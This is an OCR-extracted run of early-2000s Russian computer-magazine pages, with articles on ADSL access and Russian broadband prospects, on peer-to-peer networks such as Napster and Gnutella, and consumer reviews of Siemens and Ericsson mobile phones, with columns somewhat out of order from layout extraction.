
В нашей стране наиболее перспективной технологией доступа является ADSL (Asymmetric Digital Subscriber Lines), позволяющая передавать данные со скоростью до 8 Мбит/с по обычным телефонным линиям. Такие скорости вполне достаточны для организации коллективных подключений к Интернету, эффективной работы с различными данными, в том числе цифровым видео или мультимедиа.

### Простота подключения и себестоимость

Каналы, построенные на основе технологии ADSL, обеспечивают высокое качество связи (вероятность ошибки  $10^{-8}$ — $10^{-10}$ ), что близко к показателям волоконно-оптических линий. ADSL использует существующую инфраструктуру и не требует прокладки дополнительных проводов — »



▲ Рис. 1. Разделение линии по технологии CAP



▲ Рис. 2. Дробление канала по технологии DMT

» передача данных происходит по той же линии, по которой работает обычный телефон. И наконец, ADSL — технология адресная. Если канал понадобился одному жильцу в доме, то с помощью ADSL его подключат, а вот с помощью других технологий вряд ли. Никто не станет специально тянуть к нему выделенный канал или менять в доме все кабели и разводку СКТВ.

По индивидуальности предоставления услуги лишь одна технология — асимметричный спутниковый доступ — может сравниться с ADSL. Однако такой способ проигрывает ADSL по некоторым параметрам. Например, себестоимость (мы не говорим о цене — инвестиционная программа проекта может быть рассчитана на длительную убыточность) передачи информации в спутниковой технологии выше, чем в проводных

сетях. Требуется еще один канал и еще один провайдер для формирования запросов в Интернет.


В отличие от остального мира, в России серьезную долю рынка могут занять так называемые домашние сети. Очевидно, сказываются высокий уровень образования и низкая платежеспособность населения. Это оказалось несколько неожиданным для телекоммуникационных аналитиков, прогнозирующих развитие наших телекоммуникаций по западным моделям.

Сегодня домашние сети в какой-то мере повторяют путь Интернета — от среды общения увлеченных людей к коммерческой услуге. И для операторов связи они не менее опасны, чем Интернет, наличие которого уже привело к серьезному снижению тарифов.

Скажем так, сегодня налицо бурный и неуправляемый рост таких сетей. Объяснение этому довольно простое: есть спрос — будет и предложение. Самое главное, что здесь, в отличие от промышленных технологий, не нужно искать источники инвестиций — такие сети изначально финансируются самими жильцами. Сегодня главные трудности этих сетей лежат в области организационно-юридической. С точки зрения Госсвязьнадзора, их деятельность требует лицензирования, поэтому большинство таких сетей переходит под прикрытие официальных провайдеров. Другие изобретают любопытные формы, типа некоммерческих партнерств, которые формально не оказывают услуг, а совместно потребляют купленную у провайдера услугу доступа в Интернет.

Фактически у телефонных и кабельных операторов в обозначенном секторе появляется еще один конкурент, и может так стать, что при благоприятном развитии ситуации, пользоваться телефоном или смотреть телевизор через домашнюю сеть окажется выгоднее, чем прибегать к услугам операторов. Понятно, что для нормальной телефонии понадобятся в достаточном количестве шлюзы, а для телевещания — сеть вещательных серверов, но операторы не в состоянии поставить барьеры на этом пути.

Главная проблема, с которой столкнутся домашние сети в их нынешнем исполнении, — это проблема масштабируемости. Дело в том, что ради экономии в таких сетях редко используется проводка хотя бы 5-й категории. Собственно, СКТВ в этом плане также имеют определенные ограничения, ведь там через единственный кабель работают множество абонентов, и это может оказаться на введении таких информационно насыщенных услуг, как видео по требованию или сетевые игры.



▲ Рис. 3. Схема организации ADSL-сети

## » ADSL — краткие сведения

### о технологии

Существует целое семейство технологий DSL (Digital Subscriber Line), которые позволяют превратить медную пару в скоростной канал. Однако для большинства из них требуется выделить одну или две пары медных проводов. Для абонента же важно, чтобы его телефон работал, как и прежде. Главное преимущество ADSL состоит в том, что она не требует отдельной линии. По одной и той же медной паре, но в разных частотных диапазонах, работает телефон и происходит скоростная передача данных.

Как это достигается? На окончаниях действующей телефонной линии устанавливаются специальные устройства (сплиттеры) — один на АТС и один в офисе (квартире) абонента. Именно они делят полосу пропускания медной пары. К абонентскому сплиттеру подключаются обычный аналоговый телефон и ADSL-модем. К стационарному подключается оборудование телефонной станции и мультиплексор (DSLAM), который включен в сеть передачи данных.

В нормальных условиях эксплуатации с помощью технологии ADSL можно вести передачу

му весь скоростной поток разбивается на большое число более мелких потоков, которые на концах линии вновь собираются в единый поток. Для передачи телефонного разговора достаточно двух 4 КГц каналов. Известно, что медный кабель неоднороден, поэтому в зависимости от разных факторов его состояние изменяется. Сигналы одной частоты проходят лучше, чем сигналы другой. Система управления построена так, что все время идет мониторинг состояния каждого канала и информация направляется в те из них, которые обладают наилучшими характеристиками.

На рисунке 3 приведена схема организации типовой сети передачи данных, основанной на технологии ADSL. Сеть построена по классическому принципу, предусматривающему единые на всем протяжении от устанавливаемого в помещении абонента оборудования до точки предоставления услуг структуру и формат кадров передачи — формат ячеек ATM (по стандарту RFC1483 — Multiprotocol Encapsulation over ATM Adaptation Layer).

Информационные пакеты пользователя попадают на вход сети передачи данных через ин-

ADSL в России? Сети доступа строятся в нескольких городах, но пока не все из них достигли серьезного масштаба. Сегодня на слуху два проекта: московский — «Точка Ру» и санкт-петербургский, которым занимается Web plus. Они стартовали примерно одновременно, около года назад. Несмотря на то, что в названии услуг присутствует аббревиатура ADSL, услуги абсолютно разные. В Питере абонентам предоставляется канал ограниченной пропускной способности (примерно, 64 Кбит/с), цена на который составляет \$29 в месяц. В Москве клиентам предоставляется полноскоростной (до 7,5 Мбит/с) канал. При этом абонентская плата, в зависимости от включенного в нее трафика, составляет около \$100 (200 Мбайт) или \$270 (2000 Мбайт).

Несмотря на столь существенную разницу в ценах, количество подключений в Москве и Питере растет приблизительно равными темпами. В Москве около 20% подключений индивидуальные, остальные корпоративные или коллективные в жилых домах. Поэтому, если говорить о количестве подключенных пользователей, то Москва имеет солидное преимущество. Сегодня называются цифры от 10 до 15 тысяч пользователей. Разброс связан с тем, что во многих корпоративных сетях используются как внешние, так и внутренние IP-адреса.

Очевидно, что заглядывать в далёкое будущее при нынешней динамике развития вряд ли имеет смысл. В ближайшем же будущем будет происходить более четкое сегментирование рынка доступа в соответствии с потребностями различных групп пользователей. Естественно, что сохранит свое значение и коммутируемый доступ. Через год-два на рынок коммутируемого доступа начнут влиять сотовые сети.

Также очевидно, что за этот срок никакой революции в плане широкополосного доступа в Интернет даже в Москве не произойдет. Будет возрастать число скоростных каналов, количество которых достигнет 50-60 тысяч. Это будет означать, что примерно полмиллиона москвичей (5% от общей численности населения города) смогут пользоваться скоростным доступом в Интернет. Как только скоростной доступ займет весомую долю рынка, начнут активно появляться дополнительные услуги, сначала в виде наиболее востребованных услуг — дополнительных телефонных номеров и VPN. Далее появятся более сложные услуги, например аренда приложений (eCRM, и т. п.), видео по требованию, электронная коммерция, о которой так много говорится в последнее время.

Будет ли расширяться рынок ADSL? Безусловно, только сегодня не совсем ясно, где находится критическая точка, за которой технология получит всеобщее признание.

■ ■ ■ Артур Аликперов

## Технология ADSL обладает несколькими серьезными преимуществами

данных на скорости до 8 Мбит/с в прямом направлении и 1,5 Мбит/с в обратном.

ADSL — технология асимметричная, и скорость передачи данных в направлению к абоненту значительно выше, чем от него. В этом плане ADSL представляется идеальным решением для доступа в Интернет, приема различных мультимедийных услуг, например видео по требованию.

Существуют два несовместимых между собой стандарта ADSL. В более раннем используется модуляция CAP (Carrierless Amplitude Phase). CAP делит полосу пропускания на три части (см. рис. 1).

В диапазоне низких частот (от 0 до 4 КГц) передается телефонный трафик, точно так же, как это происходит в обычной телефонной системе. Диапазон от 25 до 160 КГц отдан для исходящего трафика передачи данных. С 200 КГц начинается диапазон для входящего к абоненту трафика. Верхняя граница диапазона зависит от характеристик медной пары и редко превышает 1,5 МГц.

DMT делит всю полосу пропускания на 247 отдельных каналов, каждый из которых имеет пропускную способность 4 КГц, как это показано на рисунке 2.

Если отвлечься от технических деталей, то это можно представить себе так, как будто между абонентом и телефонной станцией проложено 247 независимых телефонных линий. Поэтому

терфейс абонентского терминала в формате Ethernet 802.3. Это очень важный момент, так как пользователю не нужно заботиться о дополнительном оборудовании, а глобальная Сеть становится логическим продолжением его локальной сети. Абонентский терминал производит все определенные протоколом RFC1483 преобразования (разбивает и укладывает содержащиеся в ячейки ATM, снабжает их адресом назначения) и передает их на вход ADSL-модема. В свою очередь ADSL-модем в соответствии со стандартом T1.413 производит «кинкапсуляцию» и передачу ATM-ячеек по линии ADSL до модема мультиплексора (DSLAM). DSLAM производит обратную процедуру и «восстанавливает» исходные ATM-ячейки из формата пакетов T1.413, которые сразу же передаются на вход ATM-мультиплексора и далее в подсистему магистрального доступа по интерфейсу OC-3. ATM-сеть доставляет исходные ATM-ячейки по указанному в них адресу назначения. В качестве адреса назначения используется точка ATM-сети, к которой подключено оборудование центра предоставления услуг. При передаче трафика из центра к абоненту осуществляются аналогичные преобразования.

### Перспективы

На Западе аналитики предсказывают ADSL гораздо более бурный рост, чем конкурирующим технологиям. А как обстоят дела с внедрением



Технология P2P

# Разговор на равных

В окружающем нас мире существует множество примеров того, как незначительное на первый взгляд событие влечет за собой революционные изменения. Примерно такая ситуация возникла в Интернете с появлением системы обмена файлами Napster. Небольшая программа породила огромную волну поклонников, гневных откликов, судебных процессов и интерес к новому направлению развития интернет-сервисов под названием peer-to-peer.

## Определимся с понятиями

Чем же привлекла к себе внимание программа Napster? В первую очередь тем, что она обеспечивала доступ к очень популярной информации — музыке в формате mp3, при распространении которой www-серверы испытывают большую загрузку каналов связи. Кроме того, многочисленные службы, наблюдающие за пиратством в Сети, достаточно четко следят за подобными сайтами. Программа Napster решала обе эти проблемы очень просто — все экземпляры программы работали сразу и клиентами, и серверами, поэтому каждый ее пользователь одновременно и раздавал музыкальные файлы другим пользователям, и скачивал их сам. Это позволяло распределить нагрузку, обычно ложащуюся на серверы, на множество обычных пользователей. Кроме того, выловить пиратов в сети, состоящей из десятков миллионов пользователей (а Napster насчитывает на данный момент не менее 70 млн пользователей), каждый из которых что-то кому-то передает, просто нереально. Прецеденты ареста пользователей этой системы за нарушение прав издателей уже имели место, но ведь арестовать более 70 млн человек по всему миру невозможно...

Сетевая архитектура, которую использовала программа Napster, называется peer-to-peer (сокращенно P2P, устоявшегося перевода на русский язык, к сожалению, пока нет). Иногда термин peer-to-peer переводят на русский

язык как «одноранговая сеть». Данный перевод некорректен в контексте рассматриваемой архитектуры, поскольку относится к термину peer-to-peer как к способу организации локальных сетей.

Суть ее заключается в том, что все программы, участвующие в конкретном виде сетевого взаимодействия, абсолютно равноправны, и таким образом в сети данного сервиса отсутствуют выделенные серверы. Как следствие, в такой схеме взаимодействия не требуется дорогостоящего оборудования и выделенных каналов, поскольку вся нагрузка распределяется равномерно на всех пользователей. Получается очень интересная зависимость — чем больше сеть и нагрузка на нее, тем на большее количество пользователей она распределяется. Таким образом, сбалансированно построенные P2P-сети являются как бы самоподдерживающимися и само- масштабирующимиися и не требуют какого-либо централизованного администрирования.

Альтернативой P2P-системам являются так называемые «клиент-серверные» системы — в них существуют четко выделенные серверы, к которым обращаются все прочие элементы сети за услугами. Примерами таких систем являются www-серверы по отношению к пользователям Интернета или серверы печати по отношению к пользователям локальной сети. Структуры P2P и клиент-серверной сети показаны на рисунках 1 и 2.

» Все высказывание является подтверждением еще одного интересного факта — P2P-сети практически не подвержены цензуре и какому-либо административному контролю. В отличие от классических клиент-серверных систем, в P2P-сетях просто нет такого главного рубильника, которым можно было бы выключить всю сеть. От потери одного элемента сеть, как единое целое, ничего не потеряет, а для ее закрытия необходимо будет отключить сразу все компьютеры, участвующие в процессе. В нашем примере с программой Napster это не менее 70 млн рабочих станций. Тем не менее эту систему пообещали выключить за неконтролируемость потока пиратских файлов. Как же такое может произойти?

### Вся правда о Napster, или Виды P2P-сетей

Правда заключается в том, что на самом деле Napster не является P2P-системой в ее классическом понятии. Поиск файлов в сети идет через централизованный сервер, и путем его выключения или установки фильтров всю сеть с массой работающих ссылок можно сделать просто бесполезной. То есть файлы она по-прежнему будет раздавать всем желающим, но их никто не увидит. У такой структуры, называемой гибридной P2P-системой, есть важное свойство по сравнению с «чистыми» схемами, а именно — она контролируется. В то же время основная нагрузка по перекачке файлов ложится на P2P-составляющую системы.

Интересен пример альтернативной Napster-подобной системы, которая называется Gnutella. В отличие от Napster здесь используется распределенная система поиска, и она вообще не имеет централизованных точек. Каждая запущенная программа знает о существовании трех соседей, те, в свою очередь, еще о трех и так далее. Когда пользователь посылает запрос на поиск, то он распространяется по дереву до глубины 3 (то есть всего в поиске участвуют 39 машин). Поиск прекращается не после ответа всех запрошенных компьютеров, а по истечении времени, отведенного на поиск. Таким образом, число запросов в Gnutella вырастает экспоненциально с ростом числа пользователей. К сожалению, данная система поиска оказалась довольно неэффективной, и через несколько месяцев эксплуатации произошла перегрузка всей сети. На данный момент многочисленные поклонники Gnutella разрабатывают системы поиска следующего поколения (проект называется GnutellaNG).

Гибридные P2P также нашли свое применение в распределенных вычислениях, в частности в схеме Grid Computing. В качестве примера такой схемы можно привести систему SETI@Home, которая разработана для расчетов, необходимых для поиска внеземных цивилизаций. В SETI@Home используется сервер, который раздает задания остальным субъектам сети, а они, собственно, и производят вычисления. На самом деле схема Grid Computing в чистом виде имеет архитектуру Client-Server, и в сети не прекращаются дискуссии по поводу того, почему же исторически такую схему не отнесли к категории P2P.


Из приведенных примеров становится ясно, что грань между P2P-системами и Client-Server достаточно прозрачна. Практическое применение находят, как правило, системы, объединяющие лучшие черты от обоих классов приложений. Изучение различных применений Client-Server и P2P-систем позволяет мне привести таблицу сравнительных характеристик обеих систем (см. таблицу).

Сочетая отдельные элементы обеих структур, можно получить систему, которая впитает в себя все самое лучшее из приведенной таблицы.


### Чем P2P может помочь вам?

Итак, P2P — это, конечно, здорово, но какую пользу может принести эта технология конкретно вам? Рассмотрим несколько примеров для разных категорий потенциальных пользователей.

- Рядовые пользователи, для которых не важно, по какому принципу работает та или иная программа, а важно, чтобы она предоставляла определенные сервисы и делала это хорошо и безопасно с точки зрения соблюдения конфиденциальности. Хорошо спроектированные P2P-системы в этом отношении ничем не уступают любым другим системам. С другой стороны,



▲ Рис. 1. В клиент-серверных сетях присутствует выделенный элемент — сервер, который предоставляет свои сервисы другим элементам сети, являющимся клиентами



▲ Рис. 2. В P2P-сетях все элементы равноправны по отношению друг к другу. Каждый элемент является одновременно и потребителем, и поставщиком услуг. При этом каждый элемент обращается за сервисом напрямую к другому элементу. Виртуальная P2P-сеть может быть физически реализована на любой сетевой топологии (например «шина» или «звезда»)

Система	Преимущества	Недостатки
<b>Client-Server</b>	<ul style="list-style-type: none"> <li>• возможен контроль ресурсов</li> </ul>	<ul style="list-style-type: none"> <li>• большая нагрузка на сервер</li> <li>• дорогое серверное оборудование</li> <li>• дорогое администрирование</li> <li>• поломка сервера парализует всю сеть</li> </ul>
<b>Peer-To-Peer</b>	<ul style="list-style-type: none"> <li>• отсутствует нагрузка на какой-либо выделенный элемент сети</li> <li>• нет необходимости в администрировании</li> <li>• возможны новые типы программ</li> </ul>	<ul style="list-style-type: none"> <li>• отсутствует полный контроль ресурсов</li> <li>• плохо спланированная система способна перегрузить сеть</li> </ul>

▲ Сравнительные характеристики систем Client-Server и P2P

» пользователи P2P-программ должны учитывать, что, запуская такую программу, они автоматически становятся не только потребителями, но и поставщиками сервисов для других пользователей. Приведу пример: один пользователь проинсталлировал программу Napster и некорректно ее отконфигурировал. В результате эта программа раздавала всему миру содержимое нескольких внутренних серверов компании. Поскольку интернет-канал компании был очень хорошим, то в течение дня с серверов компании было выкачано несколько десятков гигабайт информации. Стоимость такого альтруизма несложно прикинуть.

- Для разработчиков собственных систем P2P предоставляет возможность создания принципиально новых типов программ (например, для распределенных вычислений). Кроме того, разрабатывая P2P-системы, разработчики получают возможность более выгодно их продать, поскольку сдержать такие системы для владельцев будет выгоднее, чем эквивалентные клиент-серверные системы. Хотелось бы только призвать к осторожности в проектировании подобных систем, особенно в плане прогнозирования подсистемы безопасности и балансировки нагрузки на сеть. При необходимости лучше использовать гибридные схемы.

- Владельцы порталов и интерент-провайдеры получат очень существенное преимущество от использования P2P-систем, поскольку, заменив свои серверные системы на эквивалентные P2P-системы, серьезно снизят нагрузку на каналы и повысят надежность системы в целом. В то же время спектр

она не является чем-то уж очень новым. Переговорные устройства (транковая связь, например), сети ФИДО, организация отделов внутри предприятия, — все это примеры из жизни, где так или иначе используются P2P-структуры. Они могут подсказать, где еще можно использовать электронную версию P2P-организации структур.

### Будущее P2P. Проблемы и решения

После появления программы Napster мир информационных технологий охватил бум P2P. В течение года на рынке появились сотни P2P-систем, предлагающих свои сервисы в совершенно разных областях. Появились и системы, которые были просто немыслимы до появления P2P, например комплекс распределенного тестирования сетей.

Наблюдая за тенденциями рынка P2P-систем, многие аналитики решили, что данный класс является панацеей чуть ли не от всех бед, которые существуют в Интернете. К сожалению, это не так. Как и все другие решения, P2P обладает некоторыми весьма существенными недостатками.

Одной из проблем является достаточно низкая защищенность подобных сетей. Она стала прямым следствием отсутствия централизованного контроля за сетью. Как правило, в них используется клиент-серверная аутентификация. В то же время есть несколько примеров систем, которые используют P2P-аутентификацию. Например, в случае Groove Networks паролем защищаются только локальные данные каждого пользователя, а для доказатель-

## Для малобюджетных вычислительных проектов решение с привлечением P2P-технологии является не альтернативой, а просто единственной возможностью для существования

услуг, оказываемых пользователям (тем самым привлекая новых пользователей и взимая дополнительную плату за новые услуги со старых), можно очень сильно расширить. Возьмем, например, компанию America Online, которая вышла в лидеры на американском рынке в основном благодаря своей интегрированной оболочке. Пользователь, подписавшийся на услуги AOL, получал в свое распоряжение интегрированную оболочку для работы в сети, которая давала ему все. Такому пользователю не надо обучаться работе с массой других программ и заучивать адреса сайтов — все становилось легко доступным в единственный системе. Можно также привести как пример Yahoo и MSN, которые предоставляют пользователям программы для обмена сообщениями, интегрированные с информационными ресурсами самих порталов. Таким образом, все больше пользователей переходят на работу с информационными системами порталов не при помощи броузеров, а при помощи специализированных программ. Использование технологий P2P в подобных программах повлечет за собой снижение затрат для web-ресурсов и провайдеров. Следует отметить тот факт, что для данной категории пользователей подходят исключительно гибридные системы, которые позволяют держать их привязанными только к конкретному провайдеру.

- Предприниматели и компании, открывающие новый бизнес, могут предложить пользователям принципиально новые виды сервиса. Это позволяет открыть новую нишу на рынке и безраздельно властвовать в ней в течение довольно длительного времени. В отличие от клиент-серверных решений, P2P не потребует значительных инвестиций в оборудование, хостинг и администрирование. В качестве примера можно предложить программу aimster, разработанную некоторыми американскими студентами. В течение месяца после официального открытия сайта бета-версию этой программы установило более миллиона человек!

- Научно-исследовательские институты и компании, интенсивно использующие вычислительные ресурсы, могут попробовать взамен суперсерверов, стоящих миллионы долларов, сети из обычных персоналок, получая эквивалентную мощность, необходимую, например, для метеорологических, биологических или иных расчетов.

Применений для P2P действительно много, и перечисленные решения далеко не исчерпывают все идеи для применения этой технологии. Кстати,

стя того, что некоторый пользователь не является подставным лицом, предлагается использовать «наводящие вопросы и проверку по голосу». Такие схемы, конечно, вызывают улыбку, но они тоже имеют право на жизнь.

Другая проблема — правильная комбинация алгоритмов функционирования сети. Пример Gnutella показывает, как один неправильный алгоритм в одной из подсистем может привести всю систему к полной потере функциональности. Необходимо еще на этапе планирования сети определить подсистемы, которые не требуют большого канала для передачи данных и интенсивных вычислений, и организовать их в клиент-серверную или иерархическую структуру. Примером таких подсистем, как правило, являются аутентификация, поиск данных или раздача заданий.

Еще одна серьезная проблема — наличие уже сейчас огромного количества стандартов на сетевые протоколы в рамках P2P и протоколы подсистем. Например, практически каждая из существующих сейчас систем распределенных вычислений использует собственные протокол и алгоритм раздачи заданий. В результате вся эта масса программ абсолютно не способна работать друг с другом. Что уж тут говорить о P2P-системах, которые принадлежат разным классам программ (например, обмен сообщениями и обмен файлами). Вместе с тем крупными компаниями уже делаются попытки как-то организовать P2P-сообщество и выработать общие принципы разработки подобного ПО. Примерами таких сообществ являются NPI, P2PWG, JXTA.

Наконец, P2P, с точки зрения бизнеса, до сих пор не имеет четких моделей извлечения прибыли. Напротив, благодаря неконтролируемости подобных систем они наносят большой вред развитию уже существующих схем реализации, например музыки. Исключение составляют, пожалуй, только системы распределенных вычислений.

Таким образом, можно отметить, что благодаря своим плюсам системы P2P имеют большое будущее, поскольку более четко соответствуют требованиям текущей сетевой инфраструктуры и порождают целый ряд уникальных сервисов. Вместе с тем они не изживут уже существующие классические клиент-серверные системы, поскольку имеют ряд недостатков. Скорее всего, будущее — за гибридными системами, объединяющими лучшее из этих двух миров.

■ ■ ■ Андрей Михальчук, amc@adt.ru

Эта страница умышленно пустая



Популярные модели сотовых телефонов

# Ваш/не ваш выбор

Рынок сотовых телефонов ежемесячно пополняется новыми моделями от разных производителей. Каждый аппарат снабжен справочной информацией, однако даже она не сможет предсказать, насколько по душе вам придется предлагаемая модель. Как правило, гораздо большее влияние на ваш выбор оказывают отклики знакомых и опытных пользователей сотовых телефонов. Среди новинок мы выделили несколько наиболее популярных моделей и попробовали выяснить общие «настроения» пользователей.

■ ■ ■ Генри Шеппартд

Аппараты для тестирования предоставлены фирмой «ЕвроСеть», [www.euroset.ru](http://www.euroset.ru)

## Siemens C35i

### Внешние данные и первое впечатление

Это одна из самых популярных на сегодняшний день моделей. Искривленный волнообразный корпус легко ложится в руку. Внешняя невыдвижная антenna достаточно короткая, чтобы не мешать. Однако невозможно избавиться от ощущения, что из-за искривленного корпуса телефон или его антенну легко сломать. Взгляд сразу останавливается на ЖК-дисплее, который обладает отличным контрастом и жирным «тяжелым» шрифтом. Разрешения в 101x54 пикселя, или в 5 строк, вполне достаточно. Клавиша ON/OFF не утоплена в корпусе, но благодаря ее форме оказывается недоступной для случайного нажатия. Аппарат со стандартным аккумулятором достаточно легкий, однако по сравнению с другими телефонами аккумулятора хватает недолго. Нет виброзвонка, а покупка специальной батареи обойдет-ся недешево.

### Возможности и удобство работы

Управление сделано просто и абсолютно понятно. Русифицированное меню отлично читается и реализовано интуитивно понятно. Ничего особенно впечатляющего нет: часы, дата, секундомер, калькулятор, конвертер валют и список на 30 задач с напоминанием являются вполне обычным набором; 20 мелодий, 100 ячеек памяти для телефонных номеров, отсутствие стан-



дарты GSM 1900 обеспечивают телефону позицию крепкого середнячка. Однако встроенный модем до 9600 бод и поддержка WAP v1.1 смотрятся достаточно необычно и, естественно, повышают привлекательность модели.

### Нюансы

В современных сетях используются три кодировки для качественной передачи речи: FR (Full Rate), EFR (Enhanced Full Rate) и HR (Half Rate). EFR — самая качественная коди-

ровка, и совершенно ясно, почему в телефоне она включена по умолчанию. Однако в России эта кодировка практически не поддерживается, поэтому не стоило ее ставить по умолчанию. К тому же на EFR аккумулятор «тратит» около 15% своей емкости, а ее качество никто не сможет оценить. Аккумулятор и так не самый лучший, поэтому советуем сразу перенастроить C35i.

Отличный аппарат — после продуманного меню и клавиатуры C35i очень тяжело переходить на телефоны других производителей.

### SIEMENS C35i

- ▶ Стандарт GSM 900/1800 (автоматическое)
- ▶ Габариты: 118x46x21 мм со стандартной 500 mAh NiMH батареей
- ▶ Вес 110 г со стандартной 500 mAh NiMH батареей
- ▶ Встроенный модем 9600 бод
- ▶ Управление с ПК телефонной книжкой и SMS
- ▶ WAP-браузер v1.1
- ▶ Автодозвон
- ▶ Инфракрасный порт
- ▶ Поддержка факс-модемной связи до 14400 бод
- ▶ Виброзвонок
- ▶ Время работы в режиме ожидания 260 ч
- ▶ Время работы в режиме разговора до 6 ч

## Siemens S40

### Внешние данные и первое впечатление

Очень противоречивая модель. Радует дизайн, особенно голубая подсветка экрана — это выглядит необычно. Аппарат очень легкий и удобно лежит в руке. Но впечатление безнадежно портится при первой же попытке воспользоваться клавиатурой, так как уверены, что клавиша нажата, нет. В результате совершенно непроизвольно хочется «дожимать» клавишу. Тот, кто играет на гитаре, знает не самое приятное ощущение, когда после долгого перерыва пришло взять инструмент в руки: струны оставляют на кончиках пальцев жесткие отпечатки. Почти то же самое вы почувствуете после десяти минут «дожиманий» клавиатуры. Больше прицепиться не к чему, так как меню осталось таким же удобным, как и на младших моделях, а 6 строк дисплея создают ощущение легкодоступности любой информации (точнее описать невозможно, нужно попробовать самим).

### Возможности и удобство работы

Зачем в такой маленький корпус вместили столько наворотов, для обычного человека — загадка.



Телефонная книжка на 1000 номеров (дополнительно еще 250 номеров сохраняются на SIM-карте) больше подходит для реализации телефонной базы района, чем для личных записей. Аппарат обладает автоматической и руч-

ной блокировкой. Клавиша ON/OFF сильно утоплена в корпусе. 42 мелодии, 5 программируемых мелодий, выбор языка, настраиваемое меню, WAP-браузер версии 1.1, возможность синхронизации с Microsoft Outlook, прием/отправка e-mail — остается только догадываться, почему Siemens не довел начатое до конца и сразу не встроил в телефон полноценный микропроцессор, ведь в стоимость этой модели вполне могла бы войти и его цена.

### SIEMENS S40

- ▶ Стандарт GSM 900/1800/1900
- ▶ Габариты: 112x44x22 мм
- ▶ Вес: 97 г со стандартной 600 mAh Li-Ion батареей
- ▶ Встроенный модем 9600 бод
- ▶ Управление с ПК телефонной книжкой и SMS
- ▶ WAP-браузер v1.1
- ▶ Автодозвон
- ▶ Инфракрасный порт
- ▶ Поддержка факс-модемной связи до 14400 бод
- ▶ Виброзвонок
- ▶ Время работы в режиме ожидания 260 ч
- ▶ Время работы в режиме разговора до 6 ч

## Ericsson R320s

### Внешние данные и первое впечатление

Малевич! Просто сама квадратность. Напоминает старые угловатые машины, но именно в этом и заключается его очарование. Несмотря на такой чересчур классический дизайн, аппарат нравится очень многим. Пятистрочный графический экран имеет отличный контраст. Клавиатура просто бесподобна — клавиши нажимаются легко и с легким «щелчком на ощупь». Портит впечатление стандартная батарея. Мало того, что она довольно слабая, но еще и неуклюже торчит сзади из очень тонкого корпуса телефона. Конечно, это не смертельно и slim-батарея существует в природе, но все же производителю стоило сразу предусмотреть связанные с ней проблемы.

### Возможности и удобство работы

Сплошная вкуснятина: наличие WAP-протокола, встроенный инфракрасный порт, голосовой набор 10 заранее выбранных номеров из записной книжки — просто произнесите имя, голосовой ответ на вызов, диктофон на 92 секунды. Далее идут всякие мелочи вроде игр, записной книжки на 99 номеров, виброзвонка и автодозвона. Меню построено логично и нареканий не вызывает. К сожалению, при работе возникли



недоразумения с определением сигнала «занято». Из-за этого начинаются беды с автодозвоном. Чем дальше в лес, тем больше дров: несмотря на внушающую уважение антенну

аппарат иногда выпадает из сети, причем примерно в трети случаев аппарат минут по пять отказывается снова воспринимать сигнал!

Правда, после выключения/включения телефон «коживал». Это странно для аппарата бизнес-класса, но, похоже, снова повторяются неприятности с качеством связи более дешевых аналогов от Ericsson.

### ERICSSON R320S

